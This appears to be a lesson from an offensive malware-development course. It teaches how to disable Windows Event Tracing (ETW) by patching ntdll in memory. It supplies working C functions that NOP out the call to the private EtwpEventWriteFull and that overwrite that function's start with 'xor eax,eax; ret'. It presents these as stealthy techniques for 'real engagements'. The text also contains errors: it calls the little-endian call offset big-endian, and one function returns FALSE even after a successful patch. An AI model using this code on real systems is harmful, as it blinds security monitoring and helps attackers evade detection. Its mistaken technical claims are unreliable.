Event Tracing For Windows - Improved Patching
The previous module showed a simple function to patch EtwEventWrite and EtwEventWriteFull and NtTraceEvent to prevent events from reaching the ETW tracing session. This module w...
Jump to Section (8)
Introduction
The previous module showed a simple function to patch EtwEventWrite and EtwEventWriteFull and NtTraceEvent to prevent events from reaching the ETW tracing session. This module will introduce another function that can be patched to achieve the same results.
EtwpEventWriteFull



EtwpEventWriteFull is a private function called from within the EtwEventWrite, EtwEventWriteEx, and EtwEventWriteFull functions. To prove that these functions call EtwpEventWriteFull, they were analyzed using xdbg and the results are displayed in the following images.
EtwEventWrite
EtwEventWriteEx
EtwEventWriteFull

The three functions shown in the images above simply prepare EtwpEventWriteFull's parameters, before invoking it. Moreover, the EtwpEventWriteFull function is the one that calls the NtTraceEvent syscall to write the event into the ETW tracing session. This is verified through the following image taken from the IDA disassembler.

Considering this, it is preferable to target the private EtwpEventWriteFull function instead of the other higher-level APIs. This module will present two approaches to patching the EtwpEventWriteFull function.
1. The first approach involves patching the call !ntdll.EtwpEventWriteFull instruction within the higher level WinAPIs, EtwEventWrite and EtwEventWriteFull. 2.The second method offers a more stealthy solution by directly patching the EtwpEventWriteFull function.
Patching The Call To EtwpEventWriteFull


As previously mentioned, one way to block EtwpEventWriteFull from executing is by eliminating the call instruction responsible for invoking it. This instruction will be substituted with a nop instruction, which signifies a "no operation" and has no impact on the current state of the registers or stack.
However, it is necessary to clarify that only replacing the call instruction itself is not sufficient. It is also essential to patch the operand of the call instruction. If you require a refresher on assembly operands, revisit the Introduction to MASM Assembly module. By patching the operand of the call instruction, the address specified in the instruction is overwritten, ensuring call's operand is not mistakenly interpreted as an opcode for a different instruction.
A prerequisite to performing the patch is knowing the number of bytes that need to be overwritten. The previous images indicate that 5 bytes must be overwritten, which have the following format:
call XXXXXXXXIn this scenario, the operand of the call instruction represents an offset to the address of the EtwpEventWriteFull function. Considering that the opcode for the call instruction is one byte, and the accompanying address is four bytes, patching the call EtwpEventWriteFull instruction requires writing five nop instructions.
PatchEtwpEventWriteFullCall Function
The custom-built PatchEtwpEventWriteFullCall function applies the patch by completing the following steps:
1. Retrieve the address of the target function (either EtwEventWrite or EtwEventWriteFull) using the GetProcAddress WinAPI. Using GetProcAddress is not
- recommended in real engagements, but implementing an alternative will be left as an objective for this module.
2.Use the retrieved function's address to find the last ret instruction.
3. Begin searching in an upward direction, starting from the address of the ret instruction, for the E8 opcode, which is the call instruction. 4.Retrieve the address of the first call instruction found.
5.Change the memory permissions of the specified address to allow writing. In this module, the memory permissions are set to RWX. This is an opsec fail and in real
- engagements
RWXshould be avoided and instead make use ofRWandRX.
6. Write five nop instruction
7. Re-set the memory permissions to their original state.
The PatchEtwpEventWriteFullCall function's only required parameter is a PATCH enumeration that was introduced in the previous module. The PATCH enumeration determines what function PatchEtwpEventWriteFullCall will target, being either EtwEventWrite or EtwEventWriteFull. The PATCH enumeration is shown again below for convenience.
typedef enum PATCH
{
    PATCH_ETW_EVENTWRITE,
    PATCH_ETW_EVENTWRITE_FULL
};
Whereas the PatchEtwpEventWriteFullCall function is shown below.
#define x64_CALL_INSTRUCTION_OPCODE          0xE8        // 'call'   - instruction opcode
#define x64_RET_INSTRUCTION_OPCODE           0xC3        // 'ret'    - instruction opcode
#define x64_INT3_INSTRUCTION_OPCODE          0xCC        // 'int3'   - instruction opcode
#define NOP_INSTRUCTION_OPCODE               0x90        // 'nop'    - instruction opcode

#define PATCH_SIZE 0x05BOOL PatchEtwpEventWriteFullCall(enum PATCH ePatch) {
int i = 0;
DWORD dwOldProtection = 0x00;
PBYTE pEtwFuncAddress = NULL;
// Get the address of "EtwEventWrite" OR "EtwEventWriteFull" based on 'ePatch'
pEtwFuncAddress = GetProcAddress(GetModuleHandleA("NTDLL"), ePatch == PATCH_ETW_EVENTWRITE ? "EtwEventWrite" : "EtwEventWriteFull");
if (!pEtwFuncAddress) {
printf("[!] GetProcAddress failed with error %d \n", GetLastError());
return FALSE;
}
// A while-loop to find the last 'ret' instruction
while (1) {
if (pEtwFuncAddress[i] == x64_RET_INSTRUCTION_OPCODE && pEtwFuncAddress[i + 1] == x64_INT3_INSTRUCTION_OPCODE)
break;
i++;
}
// Searching upwards for the 'call' instruction
while (i) {
if (pEtwFuncAddress[i] == x64_CALL_INSTRUCTION_OPCODE) {
pEtwFuncAddress = (PBYTE)&pEtwFuncAddress[i];
break;
}
i--;
}
// If the first opcode is not 'call', return false
if (pEtwFuncAddress != NULL && pEtwFuncAddress[0] != x64_CALL_INSTRUCTION_OPCODE)
return FALSE;
// Change memory permissions to RWX
if (!VirtualProtect(pEtwFuncAddress, PATCH_SIZE, PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
printf("[!] VirtualProtect [1] failed with error %d \n", GetLastError());
return FALSE;
}
// Apply the patch - Replacing the 'call EtwpEventWriteFull' with 0x90 instructions
for (int j = 0; j < PATCH_SIZE; j++) {
*(PBYTE)&pEtwFuncAddress[j] = NOP_INSTRUCTION_OPCODE;
}
// Change memory permissions to original
if (!VirtualProtect(pEtwFuncAddress, PATCH_SIZE, dwOldProtection, &dwOldProtection)) {
printf("[!] VirtualProtect [2] failed with error %d \n", GetLastError());
return FALSE;
}
return FALSE;
}Patching The Start of EtwpEventWriteFull
A more stealthy approach involves patching the EtwpEventWriteFull function directly. This approach is advantageous for two reasons: firstly, it applies a single patch rather than the previous solution which applies a patch on two functions. And secondly, there may be several other functions that invoke EtwpEventWriteFull besides EtwEventWrite and EtwEventWriteFull, all of which would have an unpatched call EtwpEventWriteFull instruction.
While the patch itself for EtwpEventWriteFull can be as straightforward as a ret instruction placed at the beginning of the function, the main difficulty lies in locating the address of the function. Since EtwpEventWriteFull is a private function that is not exported from the ntdll.dll module, obtaining its address presents a challenge. To find a solution, it is essential to understand how the call instruction operates when using an offset, which is the case when calling EtwpEventWriteFull from EtwEventWrite.
The following assembly code is extracted from the end of the EtwEventWrite function.
00007FFCC7C7FBE4 | E8 0F000000              | call <ntdll.EtwpEventWriteFull>
00007FFCC7C7FBE9 | 48:83C4 58               | add rsp,58
00007FFCC7C7FBED | C3                       | ret


The hex value 0F000000 is the offset from the address 00007FFCC7C7FBE9 to the EtwpEventWriteFull function. However, it is important to note that the offset is in big- endian representation (recall Module 23 Payload Obfuscation UUIDFuscation), which means the actual offset is 0000000F. To prove this, one can add 00007FFCC7C7FBE9 and 0F together, resulting in the address 00007FFCC7C7FBF8, which represents the address of the internal EtwpEventWriteFull function shown in the image below. Keep in mind that the offset to EtwpEventWriteFull starts from the instruction after the call instruction.
PatchEtwpEventWriteFullStart Function
The PatchEtwpEventWriteFullStart function modifies the beginning of the EtwpEventWriteFull function by inserting a shellcode consisting of xor eax, eax and ret instructions. This alteration causes EtwpEventWriteFull to return an ERROR_SUCCESS code without actually executing its original functionality.
PatchEtwpEventWriteFullStart also makes use of a helper function, FetchEtwpEventWriteFull, which is used to retrieve the address of EtwpEventWriteFull. The FetchEtwpEventWriteFull function uses a similar approach to the previously introduced PatchEtwpEventWriteFullCall function in order to locate the target call EtwpEventWriteFull instruction. It advances from the initial address by a total of five bytes, effectively bypassing call EtwpEventWriteFull's opcode. Next, FetchEtwpEventWriteFull adds the offset to the current address, resulting in a calculated value that represents the address of EtwpEventWriteFull. This calculated value is then returned by the FetchEtwpEventWriteFull function.
#define x64_CALL_INSTRUCTION_OPCODE          0xE8        // 'call'   - instruction opcode
#define x64_RET_INSTRUCTION_OPCODE           0xC3        // 'ret'    - instruction opcode
#define x64_INT3_INSTRUCTION_OPCODE 0xCC // 'int3' - instruction opcode// Get the address of 'EtwpEventWriteFull'
PVOID FetchEtwpEventWriteFull() {
INT i = 0;
PBYTE pEtwEventFunc = NULL;
DWORD dwOffSet = 0x00;
// Both "EtwEventWrite" OR "EtwEventWriteFull" will work
pEtwEventFunc = (PBYTE)GetProcAddress(GetModuleHandleA("NTDLL"), "EtwEventWrite");
if (!pEtwEventFunc)
return NULL;
// A while-loop to find the last 'ret' instruction
while (1) {
if (pEtwEventFunc[i] == x64_RET_INSTRUCTION_OPCODE && pEtwEventFunc[i + 1] == x64_INT3_INSTRUCTION_OPCODE)
break;
i++;
}
// Searching upwards for the 'call' instruction
while (i) {
if (pEtwEventFunc[i] == x64_CALL_INSTRUCTION_OPCODE) {
pEtwEventFunc = (PBYTE)&pEtwEventFunc[i];
break;
}
i--;
}
// If the first opcode is not 'call', return null
if (pEtwEventFunc != NULL && pEtwEventFunc[0] != x64_CALL_INSTRUCTION_OPCODE)
return NULL;
// Skipping the 'E8' byte ('call' opcode)
pEtwEventFunc++;
// Fetching EtwpEventWriteFull's offset
dwOffSet = *(DWORD*)pEtwEventFunc;
// Adding the size of the offset to reach the end of the call instruction
pEtwEventFunc += sizeof(DWORD);
// Adding the offset to the pointer reaching the address of 'EtwpEventWriteFull'
pEtwEventFunc += dwOffSet;
// pEtwEventFunc is now the address of EtwpEventWriteFull
return (PVOID)pEtwEventFunc;
}BOOL PatchEtwpEventWriteFullStart() {
PVOID pEtwpEventWriteFull = NULL;
DWORD dwOldProtection = 0x00;
BYTE pShellcode[3] = {
0x33, 0xC0, // xor eax, eax
0xC3 // ret
};
// Getting EtwpEventWriteFull address
pEtwpEventWriteFull = FetchEtwpEventWriteFull();
if (!pEtwpEventWriteFull)
return FALSE;
// Change memory permissions to RWX
if (!VirtualProtect(pEtwpEventWriteFull, sizeof(pShellcode), PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
printf("[!] VirtualProtect [1] failed with error %d \n", GetLastError());
return FALSE;
}
// Apply the patch
memcpy(pEtwpEventWriteFull, pShellcode, sizeof(pShellcode));
// Change memory permissions to original
if (!VirtualProtect(pEtwpEventWriteFull, sizeof(pShellcode), dwOldProtection, &dwOldProtection)) {
printf("[!] VirtualProtect [2] failed with error %d \n", GetLastError());
return FALSE;
}
return TRUE;
}Demo
Patching the call !ntdll.EtwpEventWriteFull instruction from EtwEventWrite.
Patching the call !ntdll.EtwpEventWriteFull instruction from EtwEventWriteFull.
Patching the start of EtwpEventWriteFull.
Video Demo
